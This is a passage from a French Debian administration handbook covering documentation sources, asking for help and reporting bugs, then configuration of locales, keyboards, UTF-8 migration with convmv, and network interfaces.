Beaucoup de pages de manuel disposent d'un paragraphe *SEE ALSO* ou VOIR AUSSI, généralement à la fin. Il renvoie vers d'autres pages de manuel portant sur des notions ou commandes proches de celle en cours d'examen, ou vers des documentations externes. Il est ainsi possible de retrouver la documentation pertinente même quand le premier choix n'était pas optimal.

CHARTE DEBIAN
Pages de manuel obligatoires

Debian impose à chaque programme d'être accompagné d'une page de manuel. Si l'auteur amont ne la fournit pas, le développeur Debian rédige en général une page minimaliste qui renverra au moins le lecteur à l'emplacement de la documentation originale.

Documentation au format info

Le projet GNU a rédigé les manuels de la plupart de ses programmes au format *info* ; c'est pourquoi de nombreuses pages de manuel renvoient vers la documentation *info* correspondante. Ce format offre quelques avantages mais le programme qui permet de consulter ces documentations est également un peu plus complexe.

Il s'appelle évidemment **info**, et on l'invoque en lui passant le nom du « nœud » à consulter. En effet, la documentation *info* a une structure hiérarchique et **info** invoqué sans paramètres affichera la liste des nœuds disponibles au premier niveau. Habituellement, un nœud porte le nom de la commande correspondante.

Les commandes de navigation dans la documentation ne sont pas très intuitives. La meilleure méthode pour se familiariser avec le programme est sans doute de l'invoquer puis de taper h (pour *help*, ou demande d'aide) et de suivre les instructions pour apprendre par la pratique. Alternativement, vous pouvez aussi employer un navigateur graphique, beaucoup plus convivial. À nouveau, **konqueror** et **yelp** conviennent ; le paquet **info2www** fournit également une interface web.

▸ http://localhost/cgi-bin/info2www

On notera que le système *info* ne permet pas de traduction, à l'opposé du système de pages **man**. Les pages *info* sont donc systématiquement en anglais. En revanche, lorsqu'on demande au programme **info** d'afficher une page *info* inexistante, il se rabattra sur la page *man* du même nom, si celle-ci existe ; cette dernière pourra donc éventuellement exister en français.

La documentation spécifique

Chaque paquet intègre sa documentation spécifique : même les logiciels les moins bien documentés disposent en général au moins d'un fichier `README` (lisez-moi) contenant quelques informations intéressantes et/ou importantes. Cette documentation est installée dans le répertoire `/usr/share/doc/`*`paquet`*`/` (où *paquet* représente le nom du paquet). Si elle est très volumineuse, elle peut ne pas être intégrée au paquet du programme mais constituer son propre paquet, alors intitulé *paquet*`-doc`. Le paquet du programme recommande en général le paquet de documentation pour le mettre en exergue.

Dans le répertoire `/usr/share/doc/`*`paquet`*`/` se trouvent également quelques fichiers fournis par Debian et complétant la documentation du point de vue des particularités ou améliorations du paquet par rapport à une installation traditionnelle du logiciel. Le fichier `README.Debian` signale ainsi toutes les adaptations effectuées pour être en conformité avec la charte Debian. Le fichier `changelog.Debian.gz` permet quant à

lui de suivre les modifications apportées au paquet au fil du temps : il est très utile pour essayer de comprendre ce qui a changé entre deux versions installées et qui n'ont apparemment pas le même comportement. Enfin, on trouve parfois un fichier `NEWS.Debian.gz` documentant les changements majeurs du programme qui peuvent concerner directement l'administrateur.

Les sites web

Dans la majorité des cas, un logiciel libre dispose d'un site web pour le diffuser et fédérer la communauté de ses développeurs et utilisateurs. Ces sites regorgent souvent d'informations pertinentes sous différentes formes : les documentations officielles, les foires aux questions (FAQ), les archives des listes de diffusion relatives au logiciel, etc. Fréquemment, un problème rencontré aura déjà fait l'objet de nombreuses questions ; la FAQ ou les archives de l'une des listes de diffusion en abriteront alors la solution. Une bonne maîtrise d'un moteur de recherche s'avérera précieuse pour trouver rapidement les pages pertinentes (en restreignant éventuellement la recherche au domaine ou sous-domaine Internet dédié au logiciel). Si le moteur renvoie trop de pages ou si les réponses ne correspondent pas à ce qui est attendu, l'ajout du mot-clé debian permet de restreindre les réponses en ciblant les informations concernant les utilisateurs de ce système.

ASTUCE De l'erreur à la solution

Si le logiciel renvoie un message d'erreur très spécifique, saisissez-le dans un moteur de recherche (entre apostrophes doubles « " » pour ne pas rechercher les mots individuellement, mais l'expression complète) : dans la majorité des cas, les premiers liens renvoyés contiendront la réponse que vous cherchez.
Dans d'autres cas, on aura simplement une erreur très générique comme « Permission non accordée » ; il conviendra alors de vérifier les permissions des éléments en jeu (fichiers, identité des utilisateurs, groupes, etc.).

Si vous ne connaissez pas l'adresse du site web du logiciel, il y a différents moyens de l'obtenir. Vérifiez d'abord la description du paquet : elle contient fréquemment un pointeur sur le site web officiel du logiciel. Si aucune URL n'y est indiquée, il convient alors d'examiner `/usr/share/doc/`*`paquet`*`/copyright`. Le mainteneur Debian y mentionne en effet l'endroit où il a récupéré les codes sources du programme, et il est probable qu'il s'agisse justement du site web en question. Si à ce stade votre recherche est toujours infructueuse, il faut consulter un annuaire de logiciels libres tel que Freshmeat ou encore directement effectuer une recherche sur un moteur comme Google.

▸ http://freshmeat.net/

Les tutoriels (HOWTO)

Un *howto* (comment faire) est une documentation décrivant concrètement, étape par étape, comment atteindre un but prédéfini. Les buts couverts sont relativement variés mais souvent techniques : mettre en place l'*IP Masquerading* (masquage d'IP), configurer le RAID logiciel, installer un serveur Samba, etc. Ces documents essaient souvent de couvrir l'ensemble des problématiques susceptibles de se produire dans la mise en œuvre d'une technologie donnée.

Ces tutoriels sont gérés par le *Linux Documentation Project* (projet de documentation Linux, LDP), dont le site web abrite donc l'ensemble de ces documents : http://www.tldp.org/

Pour les consulter localement, il suffit d'installer les paquets `doc-linux-html` et `doc-linux-fr-html`. Les versions HTML seront alors disponibles dans le répertoire `/usr/share/doc/HOWTO/`.

Restez critique en lisant ces documents. Ils sont fréquemment vieux de plusieurs années ; leurs informations seront donc parfois obsolètes. Ce phénomène est encore plus fréquent pour leurs traductions, puisque les mises à jour de ces dernières ne sont ni systématiques ni instantanées après la publication d'une nouvelle version du document original — cela fait partie des joies de travailler dans un environnement bénévole et sans contrainte...

Procédures type

Cette section vise à présenter quelques conseils génériques portant sur certaines opérations qu'un administrateur est souvent amené à effectuer. Ces procédures ne couvriront évidemment pas tous les cas de figure de manière exhaustive, mais pourront servir de points de départ pour les cas les plus ardus.

Configuration d'un logiciel

Face à un paquet inconnu que l'on souhaite configurer, il faut procéder par étapes. En premier lieu, il convient de lire ce que le responsable du paquet peut avoir d'intéressant à signaler. La lecture de `/usr/share/doc/`*`paquet`*`/README.Debian` permet en effet de découvrir les aménagements spécifiques prévus pour faciliter l'emploi du logiciel concerné. C'est parfois indispensable pour comprendre des différences avec le comportement original du logiciel, tel qu'il est décrit dans des documentations généralistes comme les howto. Parfois, ce fichier détaille aussi les erreurs les plus courantes afin de vous éviter de perdre du temps sur des problèmes classiques.

Ensuite, il faut consulter la documentation officielle du logiciel — référez-vous à la section précédente pour identifier les différentes sources de documentation. La commande **`dpkg -L`** ***`paquet`*** donne la liste des fichiers inclus dans le paquet ; on pourra ainsi repérer rapidement les documentations disponibles (ainsi que les fichiers de configuration, situés dans `/etc/`). **`dpkg -s`** ***`paquet`*** produit les en-têtes du paquet et donne les éventuels paquets recommandés ou suggérés : on pourra y trouver de la documentation ou un utilitaire facilitant la configuration du logiciel.

DÉCOUVERTE

Documentation en français

Il arrive fréquemment qu'une documentation traduite en français soit disponible dans un paquet séparé portant le nom du paquet correspondant suivi de `-fr` (code ISO officiel de la langue française).

Ainsi, le paquet *apt-howto-fr* contient la traduction française du howto dédié à *APT*. De même, les paquets *quick-reference-fr* (référence rapide) et *debian-reference-fr* (référence Debian) sont les versions françaises des guides de référence Debian (initialement rédigés en anglais par Osamu Aoki).

Enfin, les fichiers de configuration sont souvent auto-documentés par de nombreux commentaires explicatifs détaillant les différentes valeurs possibles de chaque paramètre de configuration — à tel point qu'il suffit parfois de choisir la ligne à activer parmi celles proposées. Dans certains cas, des exemples de fichiers de configuration sont fournis dans le répertoire `/usr/share/doc/`*`paquet`*`/examples/`. Ils pourront alors servir de base à votre propre fichier de configuration.

CHARTE DEBIAN **Emplacement des exemples**

Tout exemple doit être installé dans le répertoire `/usr/share/doc/`*`paquet`*`/examples/`. Il peut s'agir d'un fichier de configuration, d'un code source de programme (exemple d'emploi d'une bibliothèque), ou d'un script de conversion de données que l'administrateur pourrait employer dans certains cas (comme pour initialiser une base de données). Si l'exemple est spécifique à une architecture, il convient de l'installer dans `/usr/lib/`*`paquet`*`/examples/` et de créer un lien pointant sur lui dans le répertoire `/usr/share/doc/`*`paquet`*`/examples/`

Surveiller l'activité des démons

Un démon complique un peu la compréhension des situations, puisqu'il n'interagit pas directement avec l'administrateur. Pour vérifier son fonctionnement, il est donc nécessaire de le tester, par exemple avec une requête HTTP pour le démon Apache (un serveur web).

Pour permettre ces vérifications, chaque démon garde généralement des traces de tout ce qu'il a fait ainsi que des erreurs qu'il a rencontrées — on les appelle logs (journaux de bord du système). Les logs sont stockés dans `/var/log/` ou l'un de ses sous-répertoires. Pour connaître le nom précis du fichier de log de chaque démon, on se référera à la documentation. Attention, un seul test ne suffit pas toujours s'il ne couvre pas la totalité des cas d'utilisation possibles : certains problèmes ne se manifestent que dans certaines circonstances particulières.

Toute démarche préventive commence par une consultation régulière des logs des serveurs les plus importants. Vous pourrez ainsi diagnostiquer les problèmes avant même qu'ils ne soient signalés par des utilisateurs mécontents. En effet, ceux-ci attendent parfois qu'un problème se répète plusieurs jours pour en faire part. On pourra faire appel à un utilitaire spécifique pour analyser le contenu des fichiers de logs les plus volumineux. On trouve de tels utilitaires pour les serveurs web (citons **`analog`**, **`awstats`**, **`webalizer`** pour Apache), pour les serveurs FTP, pour les serveurs *proxy/cache*, pour les pare-feu, pour les serveurs de courrier électronique, pour les serveurs DNS, et même pour les serveurs d'impression. Certains de ces utilitaires fonctionnent de manière modulaire et permettent d'analyser plusieurs types de fichiers de logs. C'est le cas de **`lire`** ou encore de **`modlogan`**. D'autres outils, comme **`logcheck`** (logiciel abordé dans le chapitre 14), permettent de scruter ces fichiers à la recherche d'alertes à traiter.

OUTIL **Le démon syslogd**

`syslogd` est particulier : il collecte les traces (messages internes au système) qui lui sont envoyées par les autres programmes. Chaque trace est associée à un sous-système (courrier électronique, noyau, authentification, etc.) et à une priorité, deux informations que **`syslogd`** consulte pour décider de son traitement : la trace peut être consignée dans divers fichiers de logs et/ou envoyée sur une console d'administration. Le détail des traitements effectués est défini par le fichier de configuration `/etc/syslog.conf` (documenté dans la page de manuel éponyme).
Certaines fonctions C, spécialisées dans l'envoi de traces, facilitent l'emploi du démon **`syslogd`**. Certains démons gèrent toutefois eux-mêmes leurs fichiers de logs (c'est par exemple le cas de **`samba`**, le serveur implémentant les partages Windows sur Linux).

B.A.-BA **Démon**

Un démon (*daemon*) est un programme non invoqué explicitement par l'utilisateur et qui reste en arrière-plan, attendant la réalisation d'une condition avant d'effectuer une tâche. Beaucoup de logiciels serveurs sont des démons — terme qui explique la lettre « d » souvent présente à la fin de leur nom (**`talkd`**, **`telnetd`**, **`httpd`**, etc.).

Demander de l'aide sur une liste de diffusion

Si vos diverses recherches ne vous ont pas permis de venir à bout d'un problème, il est possible de se faire aider par d'autres personnes, peut-être plus expérimentées. C'est tout l'intérêt de la liste de diffusion debian-

- http://wiki.debian.org/DebianFrench
- http://lists.debian.org/debian-user-french/

ASTUCE Lire une liste sur le Web

Pour des listes de diffusion à haut volume comme debian-user-french@lists.debian.org (*duf* pour les intimes), il peut être intéressant de les parcourir comme un forum de discussion (*newsgroup*). Gmane.org permet justement la consultation des listes Debian sous ce format. La liste francophone précitée est ainsi disponible à l'adresse suivante :

- http://dir.gmane.org/gmane.linux.debian.user.french

B.A.-BA La Nétiquette s'applique

D'une manière générale, pour toutes les correspondances électroniques sur des listes de diffusion, il convient de respecter les règles de la Netiquette. On regroupe sous ce terme un ensemble de règles de bon sens, allant de la politesse aux erreurs à ne pas commettre.

- http://www.ccr.jussieu.fr/ccr/doc/divers/Netiquette.htm

user-french@lists.debian.org. Comme toute communauté, elle a ses règles qu'il convient de respecter. La première est de vérifier que le problème qui vous concerne n'apparaît pas dans sa foire aux questions (voir lien en marge). Il faut également le rechercher dans les archives récentes de la liste avant de poser sa question.

Ces deux conditions remplies, vous pouvez envisager de décrire votre problème sur la liste de diffusion. Incluez le maximum d'informations pertinentes : les différents essais effectués, les documentations consultées, comment vous avez diagnostiqué le problème, les paquets concernés ou susceptibles d'être en cause. Consultez le système de suivi de bogues de Debian (BTS, ou « *Bug Tracking System* », décrit dans l'encadré page 12) à la recherche d'un problème similaire et mentionnez le résultat de cette recherche en fournissant les liens vers les bogues trouvés. Rappelons que toute exploration du BTS débute à la page ci-dessous : http://www.debian.org/Bugs/index.fr.html


Plus vous aurez été courtois et précis, plus grandes seront vos chances d'obtenir une réponse — ou du moins des éléments de réponse. Si vous recevez des informations intéressantes par courrier privé, pensez à faire une synthèse publique des réponses reçues afin que tout le monde puisse en profiter et que les archives de la liste, dûment explorées par divers moteurs de recherche, donnent directement la réponse à ceux qui se poseront la même question que vous.

Signaler un bogue en cas de problème incompréhensible

Si tous vos efforts pour résoudre un problème restent vains, il est possible que celui-ci ne relève pas de votre responsabilité et qu'il s'agisse en fait d'un bogue dans le programme récalcitrant. Dans ce cas, la procédure à adopter est de le signaler à Debian ou directement aux auteurs du logiciel. Pour cela, il convient d'isoler le mieux possible le problème et de créer une situation de test minimale qui permette de le reproduire. Si vous savez quel programme est la cause apparente du problème, il est possible de retrouver le paquet concerné à l'aide de la commande **`dpkg -S` *`fichier_en_cause`***. La consultation du système de suivi de bogues (`http://bugs.debian.org/`*`paquet`*) permettra de vérifier que ce bogue n'a pas encore été répertorié. On pourra alors envoyer son propre rapport de bogue à l'aide de la commande **`reportbug`** — en incluant le maximum d'informations, en particulier la description complète du cas minimal de test qui permet de reproduire le bogue.

Les éléments du présent chapitre constituent un moyen de résoudre, efficacement, les embarras que les chapitres suivants pourraient susciter. Faites-y donc appel aussi souvent que nécessaire !

chapitre 8



Configuration de base : réseau, comptes, impression...

Un ordinateur nouvellement installé par *debian-installer* se veut aussi fonctionnel que possible, mais de nombreux services restent à paramétrer. Par ailleurs, il est bon de savoir comment changer certains éléments de configuration définis lors de l'installation initiale.

SOMMAIRE

MOTS-CLÉS

- Configuration
- Francisation, locales
- Réseau
- Résolution de noms
- Utilisateurs, groupes, comptes
- Interpréteur de commandes
- Impression
- Chargeur de démarrage
- Compilation de noyau

Ce chapitre passe en revue tout qui relève de ce que l'on peut appeler la « configuration de base » : réseau, langue et « locales », utilisateurs et groupes, impression, points de montage, etc.

Francisation du système

Il est probable que l'ordinateur fonctionne déjà en français si l'installation a été menée dans cette langue. Mais il est bon de savoir ce que l'installateur a fait à cette fin pour pouvoir le changer plus tard si le besoin s'en faisait sentir.

Définir la langue par défaut

Une *locale* correspond à un jeu de paramètres régionaux. Ceci inclut non seulement la langue des textes, mais aussi le format de présentation des nombres, des dates et des heures, des sommes monétaires ainsi que le mode de comparaison alphabétique (afin de tenir compte des caractères accentués). Bien que chacun de ces paramètres puisse être spécifié indépendamment des autres, on utilisera généralement une locale, qui est un ensemble cohérent de valeurs pour ces paramètres, correspondant à une « région » au sens large. Ces locales sont la plupart du temps décrites sous la forme *code-langue_CODE-PAYS* avec parfois un suffixe pour spécifier le jeu de caractères et l'encodage à utiliser. Ceci permet de prendre en compte les différences idiomatiques ou typographiques entre différentes régions de langue commune.

Le paquet `locales` rassemble les éléments nécessaires au bon fonctionnement des « localisations » des différentes applications. Lors de son installation, ce paquet pose quelques questions afin de choisir les langues prises en charge. Il est à tout moment possible de revenir sur ces choix en exécutant **`dpkg-reconfigure locales`**.

On demande d'abord de choisir toutes les « locales » à prendre en charge. La sélection de toutes les locales françaises (c'est-à-dire celles débutant par « `fr_FR` ») est un choix raisonnable. N'hésitez pas à sélectionner d'autres locales si la machine héberge des utilisateurs étrangers. Cette liste des locales connues du système est stockée dans le fichier `/etc/locale.gen`. Il est possible d'intervenir sur ce fichier à la main, mais il faut penser à exécuter **`locale-gen`** après chaque modification ; cela génère les fichiers nécessaires au bon fonctionnement des locales éventuellement ajoutées, tout en supprimant les fichiers obsolètes.

OUTIL **La commande locale pour afficher la configuration courante**

La commande **`locale`** permet d'afficher un résumé de la configuration courante des différents paramétrages de la locale (format des dates, des nombres, etc.), présenté sous la forme d'un ensemble de variables d'environnement standards et dédiées à la modification dynamique de ces réglages.

CULTURE **Jeux de caractères**

À chaque locale sont normalement associés un « jeu de caractères » (ensemble des caractères possibles) et un « encodage » (manière de représenter les caractères pour l'ordinateur) de prédilection.
L'encodage *ISO-8859-1* (ou « Latin 1 ») avait cours en France. Mais, pour des raisons historiques, il n'incluait pas certains caractères (e dans l'o, y tréma majuscule, symbole euro). C'est pourquoi *ISO-8859-15* (ou « Latin 9 », voire « Latin 0 ») a vu le jour. Entre autres, il remplace respectivement l'ancien symbole monétaire international (« ¤ », un rond à quatre branches), « ½ », « ¼ » et « ¾ » par le symbole de l'euro « € », « œ », « Œ » et « Ÿ ». Ces deux jeux sont limités à 256 caractères, puisqu'un seul octet (de 8 bits) représente chacun d'entre eux. D'autres langues utilisaient d'autres jeux de caractères, ou d'autres encodages, de la famille « Latin » ou non.
Pour travailler avec des langues étrangères, il fallait donc régulièrement jongler avec différents encodages et jeux de caractères. De surcroît, la rédaction de documents multilingues posait parfois des problèmes quasi insurmontables. Unicode (super catalogue de presque tous les systèmes d'écriture des langues du monde) fut créé pour contourner ce problème. Son encodage particulier UTF-8 conserve tous les 128 symboles ASCII (codés sur 7 bits) mais traite différemment les autres caractères. Ces derniers sont précédés par une séquence de bits d'« échappement » plus ou moins longue. Cela permet de représenter tous les caractères Unicode sur un ou plusieurs octets, selon le besoin.
L'ensemble des applications a petit à petit migré vers un usage généralisé d'UTF-8. Cela s'est effectué d'autant plus facilement que cet encodage est la norme pour les documents XML. Sauf besoins particuliers, on choisira donc d'utiliser cet encodage — qui est devenu l'encodage par défaut sur les nouvelles installations d'*Etch*.

EN COULISSES
/etc/environment et /etc/default/locale

Le fichier `/etc/environment` sert aux programmes **`login`**, **`gdm`**, ou encore **`ssh`** pour créer leurs variables d'environnement.
Ces applications n'effectuent pas cela directement, mais via un module PAM (`pam_env.so`). PAM (*Pluggable Authentication Module*, ou module d'authentification connectable) est une bibliothèque modulaire centralisant les mécanismes d'authentification, d'initialisation de sessions et de gestion des mots de passe. Voir page 251 pour un exemple de configuration de PAM.
`/etc/default/locale` fonctionne de la même manière, mais ne contient que la variable d'environnement LANG, de sorte que certains utilisateurs de PAM puissent hériter d'un environnement sans localisation. Il est en effet déconseillé que les programmes serveurs utilisent des paramètres régionaux, alors que les programmes qui ouvrent des sessions pour l'utilisateur sont au contraire tout indiqués pour utiliser des paramètres régionaux implicites.

La seconde question, intitulée « Jeu de paramètres régionaux par défaut », requiert une locale par défaut. Le choix recommandé en France est « `fr_FR.UTF-8` ». Les Belges francophones préféreront « `fr_BE.UTF-8` », les Luxembourgeois « `fr_LU.UTF-8` », les Suisses « `fr_CH.UTF-8` » et les Canadiens « `fr_CA.UTF-8` ». Le fichier `/etc/default/locale` est alors modifié pour renseigner la locale par défaut dans la variable d'environnement LANG.

Configurer le clavier en mode console

Le paquet `console-data` contient les différentes dispositions de clavier accessibles au paquet `console-tools` pour configurer la console — c'est-à-dire l'ordinateur quand il est en mode texte plein écran comme au démarrage, par opposition au mode graphique. La commande **`dpkg-reconfigure console-data`** permet de revenir à tout moment sur la disposition de clavier choisie pour le mode console.

À la première question, et sauf cas très particulier, optez pour « Choisir un codage clavier pour votre architecture ». Répondez ensuite en fonction de votre clavier réel. En règle générale, il faudra choisir un clavier « azerty » puis une disposition de touches « French ».

Migration vers UTF-8

La généralisation de l'encodage UTF-8 constitue une solution longtemps attendue à de nombreux problèmes d'interopérabilité, puisqu'elle facilite les échanges internationaux et lève les limites arbitraires sur les caractères que l'on peut utiliser dans un document. L'inconvénient est qu'il faut passer par une phase de conversion qui peut rebuter, d'autant qu'elle ne pourrait être totalement transparente que si elle était synchronisée dans le monde entier, et que deux opérations de conversion sont en réalité à prévoir : l'une sur le contenu des fichiers, l'autre sur leur nom.

CULTURE Mojibake et erreurs d'interprétation

Lorsqu'un texte est transmis (ou stocké) sans information d'encodage, il n'est pas toujours possible de savoir avec certitude quelle convention utiliser à la réception (ou à la lecture) de ce qui reste un ensemble d'octets. On peut généralement se faire une idée en effectuant des statistiques sur la répartition des valeurs présentes dans le texte, mais cela ne donnera pas une réponse certaine. Lorsque le système d'encodage choisi pour la lecture diffère de celui utilisé à l'écriture, les octets sont mal interprétés et on obtient au mieux des erreurs sur certains caractères, au pire quelque chose d'illisible.

Ainsi, si un texte français apparaît normal à l'exception des lettres accentuées et de certains symboles, qui semblent remplacés par des séquences du type « Ã© » ou « Ã¨ » ou « Ã§ », il s'agit vraisemblablement d'un texte encodé en UTF-8 mais interprété comme ISO-8859-1 ou ISO-8859-15. C'est le symptôme d'une installation locale non encore migrée vers UTF-8. Si en revanche vous voyez apparaître des points d'interrogation à la place de lettres accentuées, voire que ces points d'interrogation semblent remplacer également un caractère qui aurait dû suivre cette lettre accentuée, il est probable que votre installation soit déjà configurée en UTF-8, et que l'on vous ait envoyé un document encodé en ISO-8859-*.

Voilà pour les cas « simples ». Ces cas n'apparaissent que pour les cultures occidentales, parce qu'Unicode (et UTF-8) a été conçu pour maximiser les points communs avec les encodages historiques pour les langues occidentales à base d'alphabet latin, ce qui permet de reconnaître en partie le texte même s'il manque des caractères.

Dans les configurations plus complexes, où interviennent par exemple deux environnements correspondant à deux langues différentes n'utilisant pas le même alphabet, on obtient souvent des résultats illisibles, succession de symboles abstraits n'ayant rien à voir les uns avec les autres. Comme cette situation était particulièrement fréquente en Asie du fait de la multiplicité des langues et des systèmes d'écriture, l'usage a consacré le mot japonais *mojibake* pour désigner ce phénomène. Lorsqu'il apparaît, le diagnostic est plus complexe, et la solution la plus simple est souvent de migrer vers UTF-8 de part et d'autre.

En ce qui concerne les noms de fichiers, la migration pourra être relativement simple. L'outil **convmv** (dans le paquet du même nom) a été précisément écrit à cet effet : il permet de renommer les fichiers d'un encodage à un autre. Son invocation est relativement simple, mais nous recommandons de l'effectuer en deux étapes pour éviter des surprises. L'exemple qui suit illustre un environnement UTF-8 contenant encore des répertoires dont le nom est encodé en ISO-8859-15, et une utilisation de **convmv** pour leur renommage.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/?l?ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic?nes"     "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/?l?ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic?nes"     "travail/Icônes"
Ready !
$ ls travail/
Éléments graphiques  Icônes  Textes
```

Pour le contenu des fichiers, la procédure sera plus complexe, étant donné la multiplicité des formats de fichiers existants. Certains des formats de fichiers embarquent une information d'encodage, ce qui facilite la tâche aux logiciels qui les traitent ; il suffit alors d'ouvrir ces fichiers et de les réenregistrer en spécifiant l'encodage UTF-8. Dans d'autres cas, il faudra spécifier l'encodage d'origine (ISO-8859-1 ou « Occidental », ou ISO-8859-15 ou « Occidental (euro) » suivant les formulations) lors de l'ouverture du fichier.

Pour les simples fichiers textes, on pourra utiliser **recode** (dans le paquet éponyme), qui permet un recodage automatisé. Cet outil disposant de nombreuses options permettant de jouer sur son comportement, nous vous engageons à consulter sa documentation, la page de manuel `recode(1)` ou la page info `recode` (plus complète).

Configurer le clavier en mode graphique

Ce réglage relève de la configuration du serveur X.org (voir le chapitre 13). Vous répondrez « xorg » à « Jeu de règles XKB » et probablement « pc105 » à « Type de clavier ». La « disposition » d'un clavier azerty français est « fr ». Vous pourrez laisser vide la « variante » du clavier.

POUR ALLER PLUS LOIN **Options du clavier**

Quelques options du clavier sous X.org pouvant faciliter la saisie dans certaines circonstances, il est souvent utile d'en accepter certaines. Ainsi, `altwin:left_meta_win,compose:rwin` transforme la touche Windows (ou logo) de gauche en modificateur Meta, ce qui permet de l'employer pour des raccourcis clavier. La touche Windows/logo de droite devient alors la touche Compose, et permet de saisir des caractères spéciaux en combinant des caractères simples. Taper successivement *Compose ' e* produira ainsi un e accent aigu (« é »). Toutes ces combinaisons sont décrites dans le fichier `/usr/share/X11/locale/en_US.UTF-8/Compose` (ou un autre fichier, déterminé en fonction de la locale en cours par la table de correspondance décrite par `/usr/share/X11/locale/compose.dir`).
La configuration n'est cependant pas figée : Xorg permet à tout instant de modifier ou d'adapter la configuration du clavier — qu'il s'agisse de tout le clavier ou de quelques options affectant le comportement des touches particulières. C'est ainsi que GNOME et KDE, entre autres, peuvent fournir un panneau de configuration Clavier dans leurs préférences.

Configuration du réseau

Le réseau étant automatiquement réglé lors de l'installation initiale, le fichier `/etc/network/interfaces` contient déjà une configuration valide. Une ligne débutant par `auto` donne la liste des interfaces à configurer automatiquement au démarrage. Souvent, on y trouve `eth0`, qui correspond à la première carte Ethernet.

B.A.-BA **Rappels réseau essentiels (Ethernet, adresse IP, sous-réseau, broadcast…)**

La majorité des réseaux locaux actuels sont des réseaux Ethernet qui fonctionnent par trames, c'est-à-dire que les données y circulent de manière non continue, par petits blocs. Le débit varie de 10 Mbit/s pour les cartes Ethernet les plus anciennes, à 10 Gbit/s pour la génération la plus récente (100 Mbit/s étant le débit le plus fréquent à l'heure actuelle). Les câbles correspondants les plus courants sont, selon les débits qu'ils permettent d'acheminer, connus sous les nom de 10BASE-T, 100BASE-T, 1000BASE-T ou 10GBASE-T, dits en « paire torsadée » (*twisted pair*), dont chaque extrémité est munie d'un connecteur RJ45 — mais il existe d'autres types de câbles, qui sont surtout utilisés pour les débits à partir du Gbit/s.

Une adresse IP est un numéro employé pour identifier une interface réseau d'un ordinateur sur le réseau local ou sur l'Internet. Ce numéro se code sur 32 bits et se représente habituellement comme 4 nombres séparés par des points (ex : `192.168.0.1`), chaque nombre pouvant varier de 0 à 255 (représentant ainsi 8 bits de données).

Un masque de sous-réseau (*netmask*) définit par son codage en binaire quelle portion d'une adresse IP correspond au réseau — le reste y spécifiant l'identifiant de la machine. Dans l'exemple de configuration statique donné ici, le masque de sous-réseau `255.255.255.0` (24 « 1 » suivis de 8 « 0 » en représentation binaire) indique que les 24 premiers bits de l'adresse IP correspondent à l'adresse réseau, les 8 derniers relevant alors du numéro de machine.

L'adresse de réseau est une adresse IP dont la partie décrivant le numéro de machine est à zéro. On décrit souvent la plage d'adresses IP d'un réseau complet par la syntaxe *a.b.c.d*/*e* où *a.b.c.d* est l'adresse réseau et *e* le nombre de bits affectés à la partie réseau dans une adresse IP. Le réseau de l'exemple s'écrirait ainsi : `192.168.0.0/24`.

Un routeur est une machine reliant plusieurs réseaux entre eux. Tout le trafic y parvenant est réorienté sur le bon réseau. Pour cela, le routeur analyse les paquets entrants et les redirige en fonction des adresses IP de leurs destinataires. Le routeur est souvent qualifié de passerelle ; il s'agit alors habituellement d'une machine qui permet de sortir d'un réseau local (vers un réseau étendu comme l'Internet).

L'adresse de *broadcast* (diffusion), spéciale, permet de joindre tous les postes du réseau. Presque jamais « routée », elle ne fonctionne donc que sur le réseau considéré. Concrètement, cela signifie qu'un paquet de données adressé au *broadcast* ne franchit jamais un routeur.

À noter que nous ne décrivons ici que les adresses IPv4, les plus couramment utilisées à l'heure actuelle. La version suivante du protocole IP, appelée IPv6, sera abordée au chapitre 10 en page 201, mais les concepts resteront les mêmes.

Interface Ethernet

Si l'ordinateur dispose d'une carte réseau Ethernet, il faut configurer le réseau qui y est associé en optant pour l'une de deux méthodes. La configuration dynamique par DHCP, la plus simple, nécessite la présence d'un serveur DHCP sur le réseau local. Elle peut indiquer un nom d'hôte souhaité, ce qui correspond au paramètre facultatif `hostname` dans l'exemple ci-dessous. Le serveur DHCP renvoie alors les paramètres de configuration du réseau qui conviennent.

EXEMPLE **Configuration par DHCP**

```
auto eth0
iface eth0 inet dhcp
 hostname arrakis
```

